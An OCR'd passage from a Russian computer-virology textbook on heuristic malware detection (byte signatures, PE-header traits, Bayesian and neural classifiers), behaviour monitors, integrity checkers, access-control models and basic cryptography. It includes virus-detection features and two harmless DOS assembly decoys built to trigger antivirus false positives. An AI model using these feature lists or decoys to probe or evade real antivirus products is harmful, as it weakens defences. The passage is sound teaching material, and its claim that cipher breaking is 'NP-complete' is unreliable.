Также можно использовать «n-граммы», характерные не для «вирусов вообще», а для их конкретных разновидностей: загрузочных, резидентных, использующих поиск в каталоге и т. п. Например, «3-грамма» «3Dh 5Ah 4Dh» часто встречается в MS-DOS-вирусах, заражающих EXE-программы, а в разделе этой книги, посвященной использованию CRC-32, можно найти 4-граммы, соответствующие вирусам, обнаруживающим системные сервисы в таблице экспорта «KERNEL32.DLL» по контрольным суммам имен. Разумеется, списки подобных «n-грамм» можно сформировать и вручную, но лучше автоматизировать этот процесс, исследовав частоты встречаемости различных байтовых цепочек в больших наборах зараженных и незараженных программ («корпусах»).

Не менее характерным признаком может служить наличие или отсутствие в программе более длинных байтовых цепочек – сигнатур и масок, присущих не конкретным вирусам и семействам, а обширным классам однотипных вредоносных программ. Например, сигнатуры «CD 21h», «9Ch 9Ah 84h 00 00 00» и маска «9Ch 68h ???? EAh 84h 00 00 00» могут служить признаком того, что подозрительная MS-DOS программа вызвала некоторое системное прерывание. А маска «68h ???????? E8h» обычно соответствует вызову некоторого системного сервиса Win32-программой.

Далее, в качестве косвенных признаков, характеризующих Win32-вирусы, можно использовать перечень, приведенный Peter Szor в статье «Атака на Win32» [63, 64]:

- точка входа располагается в последней секции файла;

- для секции одновременно установлены флаги «writeable» и «executable»;
- в PE-заголовке значение поля SizeOfImage не выровнено на длину страницы (в Win9X такие программы считались корректными);
- большой «зазор» между секциями (например, между предпоследней и последней);
- программный код начинается с «JMP» или «CALL»;
- нестандартное имя секции (например, «ATOMIC99»);
- точка входа располагается вне секций (в Win9X такие программы считались корректными);
- импорт производится не по именам, а по ординалам (особенно для функций GetProcAddress и GetModuleHandleA);
- программа содержит несколько PE-заголовков и две таблицы импортируемых имен (характерно для вирусов, использующих «оверлейный» принцип заражения);
- в коде программы присутствуют «CALL $+5/POP» или «CMP EAX, 00004550h»;
- в заголовке DLL неверна контрольная сумма (в Win9X такие DLL считались корректными);
- обращение к функциям «KERNEL32.DLL» или «NTDLL.DLL» выполняется по конкретным адресам;
- в программе используется копирование в область, начинающуюся с адреса 0xC0000000 (это неиспользуемая область в регионе VMM для Win9X);
- в PE-заголовке неверно значение для SizeOfCode.

Еще пример: «упакованность» программы можно распознать не только по статистическим закономерностям кода, но и исследуя его «геометрию». Например, в статье китайских авторов Янг Сео-Чой и др. «Техника детектирования закодированных программных файлов при помощи анализа заголовка» рассматриваются следующие числовые и логические признаки зашифрованных и сжатых программных файлов [75]:

- количество секций с одновременно установленными флагами «executable» и «writeable»;
- количество секций с флагом «executable», не содержащих код, и секций, не являющихся «executable», но содержащих код;
- количество секций с «нечитабельным» (не содержащим букв, цифр и точек) именем;
- отсутствие секций с признаком «executable»;

- превышение суммы размеров секций над длиной файла;
- расположение сигнатуры 'PE' внутри области MZ-заголовка и «заглушки»;
- секция с точкой входа не имеет признака «executable»;
- секция с точкой входа не содержит кода (кроме, возможно, самой первой команды).

Также нетрудно сообразить, что признаками макровирусов могут служить коды команд и функций:

- MacroCopy – для Wordbasic;
- .OrganizerCopy, .Export и .Import, .AddFromFile и прочие – для VBA.

Все вышеперечисленные признаки получаются «статическими» методами – в результате анализа двоичного образа программы. Еще больше информации для размышлений можно добыть, эмулируя (или трассируя) программу и анализируя происходящие события. Например, в американском Патенте 6.357.008 [69] упоминается сложный признак

...присутствие операции перехода на конец файла (SEEK), следующей за записью (WRITE) в файл инструкции JMP, где SEEK позволяет определить размер файла в байтах, а JMP производится на равное или большее расстояние...

В доступной литературе можно найти еще немало примеров признаков, характерных для той или иной разновидности компьютерной «заразы». Следует, однако, иметь в виду, что ими пользуются не только компьютерные вирусологи, но и вирусописатели. В частности, «список Сзора» давно включен во все вирусописательские пособия и руководства в качестве перечня того, чего «при написании вирусов делать не рекомендуется». Впрочем, множество «хороших», но нигде ранее не упомянутых признаков вирусолог всегда может выделить, сообразуясь с собственными знаниями и опытом.

Для любого характеристического вектора, составленного из перечня признаков, должны выполняться условия:

- небольшой размер (как правило, несколько десятков признаков);
- информативность (отсутствие «нехарактерных» признаков);
- некоррелированность (статистическая независимость) признаков.

Однако если набор признаков получен автоматизированно, например путем сканирования «тестовых корпусов» и выделения часто

встречающихся «п-грамм», выбор некоррелированных признаков может оказаться непростой задачей. Для ее решения придется применять довольно сложные методы факторного анализа, например «метод главных компонентов» [4]. В нашей книге они рассматриваться не будут.

7.4.9.2. Логические методы

Наиболее простой и естественный способ построения «решателей» основан на применении ко множеству обнаруженных симптомов системы *«продукций»*. Продукцией называется правило вида: ЕСЛИ «предикат» ТО «вывод».

Предикаты (условия) могут представлять собой сложные функции над различными симптомами и ранее полученными выводами, образованные при помощи логических действий «И», «ИЛИ» и «НЕ», например:

```
ЕСЛИ
 "Открыть_На_Запись" И  "Прочитать_Начало" И  "Записать_В_Конец" И
 "Записать_В_Начало" И  "Закрыть"
ТО
 Вывод := "COM.VIRUS";
КОНЕЦ_ЕСЛИ

       ЕСЛИ
           Вывод="COM.VIRUS" И "Поиск_Файлов"
         ТО
        Вывод := Вывод + "SEARCH";
КОНЕЦ_ЕСЛИ

ЕСЛИ
         Вывод="COM.VIRUS" И "Остаться_в_памяти"
ТО
        Вывод := Вывод + "TSB"
КОНЕЦ_ЕСЛИ
```

У такого подхода масса недостатков: 1) объективность итогового вывода сильно зависит от того, насколько корректно, четко и непротиворечиво вирусолог составит и опишет систему правил; 2) при необходимости видоизменить эту систему (например, при появлении нового типа вирусов) может потребоваться переписать ее полностью с самого начала; 3) система не позволяет учесть порядок появления симптомов в файле и т. п.

Тем не менее авторов антивирусных пакетов, видимо, привлекают простота и наглядность подхода. Наверное, именно так DrWEB конца 1990-х годов автоматически обнаруживал и лечил свои **Ninnyish.**

Generic. Зная принципы работы, «обдурить» его не составляло труда. Антивирус обнаруживал массу подозрительных признаков в специальным образом составленных безвредных (более того, бессмысленных) программах. Вот одна из них:

```
; "Дурилка" для антивируса #1. К. Климентьев, 1999
; Признаки "COM.EXE.TSR.VIRUS"
ret
mov ah, 4Eh
mov dx, offset EXE
mov dx, offset COM
int 21h
mov ah, 30h
int 21h
inc ah
int 21h
inc ah
inc ah
int 21h
mov ax, 2521h
int 21h
EXE db '*.EXE',0
COM db '*.COM',0
```

А вот другая:

```
; "Дурилка" для антивируса #2 В. Колесников, 1998
; Признаки "COM.EXE.TSR.BOOT.CRYPT.VIRUS"
int 20h
mov ax,2521h
int 21h
mov ax,3231h
xor ax,3030h
mov cl,al
int 80h
xor ax,3030h
xor ax,3130h
int 81h
mov ah,30h
int 82h
mov ah,3Fh
int 83h
cmp ax,'ZM'
mov ax,4232h
xor al,30h
int 84h
mov al,35h
xor al,30h
mov cl,al
mov ah,40h
```

```
int 85h
mov al,38h
xor al,20h
mov cl,al
mov ah,40h
int 86h
```

Объективности ради следует отметить, что в поведении коммерческого продукта, работающего по принципу «лучше перебдеть, чем недобдеть», нет ничего предосудительного.

7.4.9.3. Синтаксические методы

Этот подход позволяет, не меняя ничего принципиально в предыдущем методе, избавиться от некоторых его недостатков. Фактически расположенные в определенной последовательности события – это и есть фразы определенного языка. Как использовать это обстоятельство, было ранее нами рассмотрено в разделе, посвященном детектированию метаморфных вирусов.

Простой пример – пусть в длинной цепочке событий, полученной в результате эмуляции или трассировки подозрительной программы, необходимо проверить не только присутствие, но и правильный порядок расположения событий «O – открыть файл», «W – записать в файл», «C – закрыть файл». Строим примитивный автомат:




Рис. 7.51 ❖ Автомат грамматики, распознающей запись в файл

С точки зрения «решателя», использующего этот автомат, «правильными» будут, например, считаться цепочки вида «O-O-W-W-W-C» и неправильными – «O-W-O-C», что нам и надо.

«Синтаксический» подход не отменяет «логического», а довольно удачно дополняет его.

7.4.9.4. Методы на основе формулы Байеса

Выше был упомянут неприятный недостаток «логического» и «синтаксического» подходов: «решатель» приходилось настраивать

«вручную», и качество его работы зависело от опыта и умения человека. Как альтернативу рассмотрим очень известный метод, использующий «автоматическое» обучение решателя и основанный на формуле Байеса [4]:

$$P(D_i \mid S_j) = \frac{P(D_i)P(S_j \mid D_i)}{P(D_1)P(S_j \mid D_1) + P(D_2)P(S_j \mid D_2) + \ldots + P(D_N)P(S_j \mid D_N)},$$

где S – «симптомы»; D – «диагнозы»; $P(D_i)$ – априорная вероятность i-го «диагноза»; $P(S_i|D_j)$ – частота появления i-го «симптома» при j-ом «диагнозе»; $P(D_i|S_j)$ – условная вероятность истинности i-го «диагноза» при обнаружении j-го «симптома»; N – количество возможных «диагнозов».

Сначала берется большая обучающая выборка вирусов и нормальных программ (причем количественные пропорции их должны быть примерно такими же, как в жизни), и по ней определяются исходные значения $P(D_i)$. Впрочем, для простоты можно считать, что все они одинаковы и равны $1/N$. Потом берется коллекция из вирусов, заранее расклассифицированных по N типам, и по ней определяются $P(S_i|D_j)$. На этом обучение Байесовского «решателя» завершено. Полученные данные «зашиваются» в антивирус.

Работа «решателя» заключается в следующем. Допустим, имеется подозрительная программа. Антивирус сканирует ее и находит в ней некоторый набор из K «симптомов» $S = \{S_1, S_2, \ldots, S_K\}$. Необходимо оценить, какова вероятность «диагноза» D_i. В этом случае по формуле Байеса вычисляются вероятности $P(D_i|S_j)$ для всех S_j, входящих в набор S. Далее, в предположении, что все «симптомы» статистически независимы (если это не так, вирусолог сам виноват – надо было выбирать некоррелированные признаки), можно определить искомую вероятность:

$$P(D_i|S) = P(D_i|S_1) \times P(D_i|S_2) \times \ldots \times P(D_i|S_K).$$

Можно посчитать аналогичные вероятности для всех «диагнозов» и выбрать из них максимальную – этот «диагноз» и будет результатом классификации.

В 2007 году группа сотрудников Университета Бен-Гурион, занимавшаяся сопоставлением эффективности различных эвристических методов, добилась при помощи Байесовского подхода довольно высокой вероятности распознавания Win32-вирусов – порядка 0,93 при 6% ложных срабатываний [59].

7.4.9.5. Методы, использующие искусственные нейронные сети

Это семейство очень «модных» методов, имитирующих работу мозга живых существ. Есть много разновидностей нейросетей (сети Кохонена, Хопфилда, рекуррентные и т. п.), но мы кратко рассмотрим самую старую, самую известную и самую изученную разновидность – «многослойный нелинейный перцептрон» [4].

Подобную сеть проще всего представить как ориентированный граф из большого количества узлов («нейронов»), которые располагаются слоями. В слоях может быть неодинаковое количество узлов. Пусть имеются несколько признаков («симптомов»), каждому из них ставится в соответствие узел «входного» слоя. Есть несколько возможных результатов распознавания, им ставятся в соответствие узлы «выходного» слоя. И есть несколько «внутренних» слоев. В типичном случае каждый узел одного слоя соединен со всеми узлами соседних слоев:




Рис. 7.52 ❖ Типичная структура многослойного перцептрона

По ребрам распространяются числовые значения. Кроме того, каждому ребру графа приписано некоторое переменное число W – «вес» ребра (еще их называют «синапсами» по аналогии с похожими элементами в биологических нейронах). Распознающие свойства нейронной сети заключаются именно в системе фиксированных значений весов W.

Предположим, что имеются некоторые числовые признаки, и они подаются на соответствующие узлы входного слоя. Если признаки не числовые, а логические, можно принять их равными 0 или 1. Эти

значения распространяются по ребрам «слева направо» (то есть по направлению от входного слоя к выходному) и собираются в узлах промежуточных слоев, но, перед тем как двинуться дальше, пересчитываются в каждом узле по правилу:

$$Y = F\left(\sum_{j=1}^{M} W_j X_j\right),$$

где j – номер ребра, входящего в узел; W_j – значение j-го «синапса»; X_j – значение, входящее в узел по j-му ребру; M – количество ребер, входящих в узел; Y – выходное значение узла, распространяющееся в дальнейшем на все узлы следующего слоя; F – общая для всех узлов функция. Используются несколько вариантов этой функции, чаще всего «логистическая» $F(t) = 1/(1 + \exp(-at))$ с «параметром пологости» a (см. рис. 7.53).




Рис. 7.53 ❖ Логистическая функция активации нейрона

В итоге на узлах выходного слоя сети образуются некоторые значения. Если «синапсы» W подобраны правильно, то вектор значений будет соответствовать правильному «ответу». Например, выход, соответствующий «сетевому червю», будет близок к 1, а все остальные – к 0. Таков принцип действия распознающей нейронной сети.

Но перед началом использования сеть нуждается в «обучении», то есть в настройке синапсов W. Существует немало алгоритмов «обучения», наиболее простым и популярным является «алгоритм обратного распространения ошибок». Сначала всем «синапсам» присваиваются случайные значения. Потом берется большое количество обучающих образцов (например, коллекция, содержащая как разнообразные вирусы, так и нормальные программы) и для каждого из них нейронную

сеть заставляют вычислить некий результат. Ошибки распознавания (отклонения полученных на выходе значений от ожидаемых), распространяясь в обратном направлении – от выходного слоя к входному, используются для пересчета «синапсов». Эта процедура повторяется многократно, пока сеть не научится распознавать один образец, после чего сети предлагается следующий образец, потом еще один, и так до тех пор, пока сеть не научится классифицировать все предлагаемые объекты с приемлемой точностью. Окончательно значения «синапсов» фиксируются, и сеть считается готовой к работе.

На протяжении 1990-х годов группа исследователей из IBM Research много экспериментировала, пытаясь применить нейронные сети для детектирования «неизвестных» вирусов [45]. При этом в качестве входных данных рассматривались извлеченные из программного кода «3-граммы» и «4-граммы». Относительный успех был достигнут при детектировании загрузочных вирусов: «новые» разновидности опознавались с вероятностью 0,85, причем ложные срабатывания наблюдались менее чем в 1% случаев. Итогом работы стал нейросетевой модуль ANN, включенный в состав IBM Antivirus. Однако попытка применить такой же подход для детектирования MS-DOS и Win32-вирусов показала не слишком высокий процент распознавания. В 2007 г. группа исследователей из университета Бен-Гурион ставила аналогичные эксперименты, используя «5-граммы», и добилась вероятности распознавания 0,89 при 4% ложных срабатываний [59].

Вероятно, эвристические распознаватели, претендующие на хороший результат, должны использовать в характеристических векторах смесь разнородных признаков: «n-граммы», статистические особенности кода, информацию из программных заголовков и прочее.

В настоящий момент нейросетевые модули, решающие частные задачи детектирования, включены во многие антивирусы. Например, на момент написания этих строк сразу несколько нейронных сетей (два «нейропрофиля») включены в состав антивируса AVZ для поиска подозрительных программ на диске и в памяти.

7.4.10. Концепция современного антивирусного детектора

На протяжении последних десятилетий представление специалистов и пользователей о том, как должен выглядеть и работать «идеальный» антивирусный детектор, менялось. В общем и целом, процесс

этого изменения можно представить как раздельное развитие, конкуренцию и синтез двух концепций:

- детектирование вирусов «в статике» – по их двоичному образу на диске или в памяти;
- детектирование вирусов «в динамике» – по их поведению.

Первая группа подходов и методов, включающая поиск сигнатур, расчет контрольных сумм, вычисление коэффициентов «похожести», эвристический анализ совокупностей разнообразных признаков и прочее, была нами выше достаточно подробна рассмотрена. «Динамика» (в форме эмуляции и трассировки) играла в этих методах подчиненную роль, как средство получения иного – более удобного для исследования, – но все равно статичного образа «подозрительных» программ.

Однако не менее эффективной разновидностью антивирусной защиты является детектирование вирусов в процессе их работы по характерной последовательности выполняемых действий. Самые ранние эксперименты в этом направлении проводились еще «на заре» эпохи компьютерных вирусов, достаточно вспомнить хотя бы антивирусный монитор «-D» Е. Касперского (1990 г.). Эта программа перехватывала наиболее часто используемые системные прерывания MS-DOS и BIOS и информировала пользователя о всяческих «опасных» и «подозрительных» событиях: о прямой работе с секторами винчестера и дискет, об установке резидентных обработчиков какого-либо прерывания, о попытке записи одних программ в файлы других программ и т. п. Работа под назойливым присмотром такого «монитора» требовала от пользователя высокой квалификации и крепких нервов.

Рис. 7.54 ❖ Всплывающее окно поведенческого блокиратора «-D»

Монитор «-D» не обладал многими свойствами, желательными для программ подобного типа:

- возможностью вести «белый список» программ, которым разрешены любые действия;

- возможностью вести список программ и системных областей компьютера, для которых запрещены любые модификации;
- наличием «искусственного интеллекта», позволяющего реагировать не на отдельные подозрительные действия, а на их последовательность, типичную для той или иной разновидности вирусов.

Фактически для мониторов подобного типа требовалось и требуется умение реализовывать разграничение доступа к программам и системным областям компьютера на основе гибко модифицируемой политики безопасности, которым «-D» и ему подобные антивирусы не обладали. Увы, в эпоху MS-DOS антивирусным мониторам для этого просто не хватало и не могло хватить системных ресурсов.

Идея антивирусных мониторов была реанимирована позже, в эпоху Windows – в форме «гибрида» антивируса-монитора и антивируса-сканера. Типичный антивирус, работающий по этому принципу, перехватывает минимальный набор системных функций, достаточный для контроля над файловыми операциями (например, функцию «NtCreateFile» из библиотеки «NTDLL.DLL»). Благодаря этому «резидентный» антивирус получает управление при создании, открытии, чтении и записи файла, без чего невозможны ни запуск программ, ни их копирование с внешнего носителя. Получив управление, антивирус работает как обычный «сканер» – то есть, используя поиск сигнатур, сравнение контрольных сумм и эвристический анализ, пытается обнаружить в программном файле ту или иную разновидность вируса.




Рис. 7.55 ❖ AVG Resident Shield – типичный антивирусный монитор

Такой антивирус наследует все недостатки классического антивирусного сканера – использует огромные базы данных с сигнатурами, плохо обнаруживает «новые» вирусы и т. п. Кроме того, привносит и свои «заморочки» – занимает много оперативной памяти и сильно «тормозит» работу системы. Наконец, он никаким образом не может противодействовать вредоносным программам, не оформленным в виде дисковых файлов, – достаточно вспомнить способ существования некоторых сетевых червей.

Решение проблемы заключается в том, чтобы вернуться к идее начала 1990-х годов и контролировать поведение программ. Типичный современный антивирус такого класса перехватывает большое количество системных функций: файловых, сетевых, обеспечивающих доступ к Реестру, позволяющих распределять память, обращаться к внешним устройствам и т. п. Это позволяет «переназначать» потенциально опасные воздействия на «виртуальные цели», например вместо записи нового ключа в Реестр программой будет модифицирована его виртуальная копия, созданная антивирусом. Фактически любая выполняющаяся программа попадает в виртуальную, контролируемую антивирусом среду – так называемую *«песочницу»* (sandbox). Возможна и полная эмуляция антивирусом системной среды, означающая, что весь комплекс прикладных и системных программ будет выполняться в «виртуальной машине». Антивирусу не надо пытаться «угадать», что «подозрительная» программа будет пытаться сделать, ему достаточно просто «посмотреть», что же она сотворила с виртуальными копиями программ и системных областей, и сделать вывод. Если изменения на диске и в Реестре, сделанные «подозрительной» программой, будут признаны неопасными, то антивирус перенесет их из «черновика» в реальную систему. Принцип действия подобных антивирусов получил название HIPS (от англ. *Host-based Intrusion Prevention System* – Система предотвращения вторжений).

Впрочем, использование «песочниц» и «виртуальных машин» не отменяет других разновидностей антивирусов. Ведь программа, уличенная во вредоносном поведении, необязательно подлежит удалению, ее можно попытаться «вылечить». Чтобы определить конкретный тип «заразы», придется активировать антивирус-сканер, а чтобы восстановить программу в исходном виде – антивирус-фаг. Ввиду большого объема сигнатурных баз их нецелесообразно хранить на компьютере пользователя. Современная точка зрения компьютерных вирусологов на процедуру сканирования и лечения единственного

файла заключается в том, что проще всего послать его по сети Интернет в «централизованный госпиталь» (например, «роботу-хирургу» Лаборатории Касперского) и через несколько секунд получить назад в «здоровом» виде. Если «Касперский» еще незнаком с этой разновидностью «заразы», то запрос может быть переадресован более осведомленным коллегам – в «Doctor Web» или «Norton Antivirus». Наконец, если вирус оказывается «совсем новым», то к решению проблемы подключаются специалисты сразу нескольких антивирусных компаний и организаций по всему миру.

Подход, предусматривающий гибкое распределение функций обнаружения, детектирования и удаления вируса по разным узлам большой сети (сетевого «*облака*»), получил название «*облачного*».

7.5. Борьба с вирусами без использования антивирусов

Стояли звери около двери. Они кричали, их не пускали.

А. и Б. Стругацкие. «Жук в муравейнике»

Под антивирусом традиционно понимается специализированное программное или аппаратное средство, предназначенное для обнаружения и удаления вредоносных программ, а также, возможно, для восстановления системной среды в первоначальном, неинфицированном и неискаженном виде. Однако борьба с вирусами возможна и без использования подобных средств.

7.5.1. Файловые «ревизоры»

Одна из идей заключается в использовании так называемых «инспекторов», или «ревизоров». Принцип их работы состоит из выполнения двух операций:

- контроль целостности (integrity check) программной и системной среды;
- при обнаружении искажений – восстановление первоначального состояния из резервной копии.

Типичным представителем программ такого класса является Advanced DiskInfoscope (или просто AdInf).

Средства подобного типа сохраняют информацию о мгновенном состоянии (snapshot) системы – обычно в виде контрольных сумм




Рис. 7.56 ❖ AdInf – типичный файловый «ревизор»

программ и служебных областей, а при следующем запуске пытаются обнаружить отличия. Недостатки такого подхода очевидны:

- «ревизоры» не способны обнаруживать вирусы, появившиеся в системе до их первого запуска;
- поскольку постоянный контроль системы отсутствует, то вирус, получивший управление между запусками «ревизора», всегда имеет возможность заблокировать его или исказить результаты работы;
- «ревизоры» не способны обнаруживать вирусы, не имеющие файлового представления и существующие только в виде вычислительных процессов;
- применение «ревизоров» предусматривает хранение и регулярное обновление (либо пользователем, либо самим «ревизором») более или менее полной резервной копии системы.

Тем не менее «ревизоры» в настоящее время могут рассматриваться как неплохое подспорье «сканерам» – в качестве средства, позволяющего избавиться от тотальной проверки всех объектов на диске. Проверять потребуется только изменившиеся с прошлого сеанса работы объекты.

7.5.2. Политики разграничения доступа

Фред Коэн в своих ранних статьях показал, что множество связанных друг с другом и способных заражать друг друга объектов (программ или компьютеров) образуют «транзитивное замыкание». Таким образом, вирус, появившись на одном из таких объектов, неминуемо

распространится «по цепочке» и заразит все. Давно известно, что проще предотвратить болезнь, чем ее вылечить. Коэн предложил универсальную стратегию борьбы с вирусными эпидемиями: «изоляционизм», то есть разбиение множества потенциально уязвимых объектов на отдельные, не связанные друг с другом подмножества. Если же информационная связь между объектами необходима, то она должна жестко контролироваться. Фактически речь идет о введении и применении концепции *«разграничения доступа»*, основанной на некоторой *«политике безопасности»*. Любая политика безопасности может быть формально описана в виде:

- множества пассивных (с точки зрения информационного обмена) *«объектов»*;
- множества активных *«субъектов»*;
- множества *«методов»* доступа;
- формальной системы правил, в соответствии с которой тем или иным «субъектам» разрешается или запрещается применение того или иного «метода» доступа к определенным «объектам».

Если говорить об операционных системах, то в роли «объектов» обычно выступают файлы, каталоги, тома (диски и их разделы), служебные базы данных (например, Реестр в Windows), регионы оперативной памяти, физические и логические внешние устройства и т. п. «Субъектами» являются пользователи и группы пользователей (точнее программы, запускаемые от их имени). «Методы» же могут быть самые разнообразные, зависящие от типа «субъектов»: запись, чтение, создание, удаление, переименование, изменение даты и времени создания, выполнение и т. п. Ранее, в соответствующих главах нами упоминались политики безопасности, свойственные операционным системам Windows и UNIX. Но политики разграничения доступа могут быть применены не только на уровне операционных систем, но и в сетях. В этом случае в роли «объектов» могут рассматриваться узлы-серверы, а в роли «субъектов» – узлы-клиенты. Возможно и представление в качестве «субъектов» и «объектов» целых сегментов сетей.

В общем, существуют две концепции построения политик безопасности: *«дискреционная»* (она же *«избирательная»*) и *«мандатная»* (она же *«полномочная»*).

В основе политик первого типа лежат «матрицы доступа» – таблицы, в которых столбцы соответствуют «субъектам», строки – «объектам», а в клеточках перечислены разрешенные «методы» (см. табл. 7.7).

Таблица 7.7. Общий вид «матрицы доступа»

	Субъект 1	Субъект 2	...	Субъект M
Объект 1	...	...	...	...
Объект 2	...	...	...	...
...	...	...	чтение+запись	...
Объект N	...	...	...	...

Специальный «монитор доступа», следящий за исполнением правил политики безопасности, пользуется данными из подобных таблиц для блокирования недопустимых операций. Операционные системы семейства Windows NT и большинство клонов UNIX используют именно подобную схему разграничения доступа. Правда, применение ее в описанном виде сопряжено с рядом чисто технических трудностей, возникающих при необходимости создавать и гибко модифицировать «большие» (с миллионами «клеточек»!) матрицы доступа. Поэтому на практике (по крайней мере, в Windows) используется частный случай дискреционной политики безопасности, который получил наименование *«ролевой политики»* (или *«политики ролевого доступа»*). Суть ее в том, что строки и столбцы «матрицы доступа» группируются в соответствии с «типичными ролями», которые те или иные «объекты» и «субъекты» играют в системе. Примеры «типичных субъектов»: Администратор, Пользователь, Гость и т. п. Примеры «типичных объектов»: Системный файл, Файл пользователя и прочее. Свойства (то есть наборы разрешений и запрещений) для всех сущностей, играющих одинаковую роль, автоматически назначаются тоже одинаковыми. Фактически при «ролевом» подходе, по сравнению с «чисто дискреционным», сильно снижается размер «матрицы доступа» и упрощается ее использование. С другой стороны, перечень возможных предопределенных «ролей» не велик, и для уточнения привилегий конкретного субъекта все равно придется выполнять массу «ручной» работы, рискуя при этом запретить что-нибудь «нужное» или разрешить что-нибудь «лишнее». Резюмируя: «дискреционные» подходы удобны для построения относительно простых, редко модифицируемых политик безопасности.

Альтернативной является концепция «мандатного» подхода к построению политик безопасности. При этом подходе каждому «объекту» и «субъекту» присваивается уникальная «метка безопасности» – фактически «аусвайс», определяющий их привилегии и полномочия. Логический вывод – разрешить тот или иной метод доступа – вычисляется каждый раз заново, как функция от значений «меток безопас-

ности». Благодаря такому подходу становится возможным построение весьма сложных и гибких правил информационного взаимодействия «субъектов» и «объектов». Например, в СУБД широко используются различные модификации политики Белла-ЛаПадулы, основанные на правилах:

- метки безопасности суть целочисленные «уровни конфиденциальности»;
- субъект имеет право «писать» в тот объект, чей уровень конфиденциальности не ниже его;
- субъект имеет право «читать» из того объекта, чей уровень конфиденциальности не выше его.

Нетрудно сообразить, что благодаря применению политики Белла-ЛаПадулы информация всегда распространяется по «уровням конфиденциальности» снизу вверх, но никогда не наоборот. Зеркальным отражением политики Белла-ЛаПадулы является политика Биба, в которой вместо «конфиденциальности» рассматривается «целостность» (защищенность). В соответствии с правилами этой политики субъекты с более высоким уровнем защищенности (например, компоненты операционной системы и антивирусы) всегда будут иметь право модифицировать менее защищенные объекты (прикладные программы), а те их – нет. Часто модели ЛаПадулы и Биба комбинируют, чтобы не возникало «казусов» типа следующего: сущность с высоким уровнем защищенности может создать свою копию, обладающую низким уровнем защищенности, которую получат право модифицировать все желающие. Однако при формальном комбинировании возможны ситуации, когда по правилам Биба доступ на запись к сущности запрещен, а по правилам ЛаПадулы – разрешен, или наоборот. Приходится вводить дополнительные правила: или приоритет запрета над разрешением, или приоритет разрешения над запретом, или приоритет Биба над ЛаПадулой, или приоритет ЛаПадулы над Биба. В зависимости от того, какие дополнительные правила внесены, получаются политики безопасности с теми или иными свойствами.

Ф. Коэн рассмотрел и иные подходы к построению политик безопасности (например, модели Кларка-Вилсона, «нижней водяной метки» и прочие) и показал, что они действительно позволяют реализовать тот или иной уровень «изоляционизма» и, следовательно, противодействовать распространению вирусных эпидемий. Однако «качество» конкретной политики зависит от множества разнородных, в том числе и субъективных, факторов. Простая и жесткая политика (на-

пример, применяемая в UNIX) может работать гораздо эффективнее, чем сложная и гибкая (например, свойственная Windows).

7.5.3. Криптографические методы

Криптография – наука о методах и средствах обеспечения конфиденциальности и подлинности информации.

Конфиденциальность обеспечивается посредством *«шифрования»* – обратимого преобразования информации X в форму $Y = F(K, X)$, неудобную для восприятия и непосредственного использования. Здесь Y – зашифрованная информация, F – алгоритм шифрования, K – «ключ», то есть секретный параметр алгоритма шифрования. Разумеется, легальному владельцу ключа всегда доступно *«расшифрование»*: $X = F^{-1}(K, Y)$. Со стороны злоумышленника не всегда возможна, но крайне желательна операция нелегального *«дешифрования»*, то есть взлома, выполняемого без априорного знания ключа: $X = F^{-1}(Y)$.

Существуют ли «невзламываемые» шифры? Конечно, да. Например, это шифры, основанные на модульном сложении элементов данных с соответствующими элементами ключа, причем обязательно должны выполняться следующие условия:

- длина ключа равна длине данных (в элементах);
- элементы ключа абсолютно случайны;
- ключ используется однократно.

В качестве элементов могут выступать как отдельные биты (шифр Вернама), так и коды символов сообщения (шифр Вижинера).




Рис. 7.57 ❖ Теоретически «невзламываемые» методы шифрования: а) шифр Вижинера; б) шифр Вернама

Применение «невзламываемых» шифров экономически не выгодно, хотя бы потому, что для шифрования любых данных (например, сетевого трафика) необходимо иметь ключ такой же длины. Поэтому на практике используют более «слабые» шифры. Их взлом – NP-полная задача, они гарантированно вскрываются методом полного перебора вариантов ключа. Но при длине ключа более 80–90 битов такой перебор в разумные сроки становится практически невозможным. Правда, в некоторых шифрах иногда находят уязвимости, по-

зволяющие при дешифровании отказаться от полного перебора. Таким образом, стойкость шифра ко взлому измеряется количеством вычислительных операций, достаточных для дешифрования информации, не зная ключа.

Современные методы шифрования могут быть классифицированы следующим образом:




Рис. 7.58 ❖ Классификация современных шифров

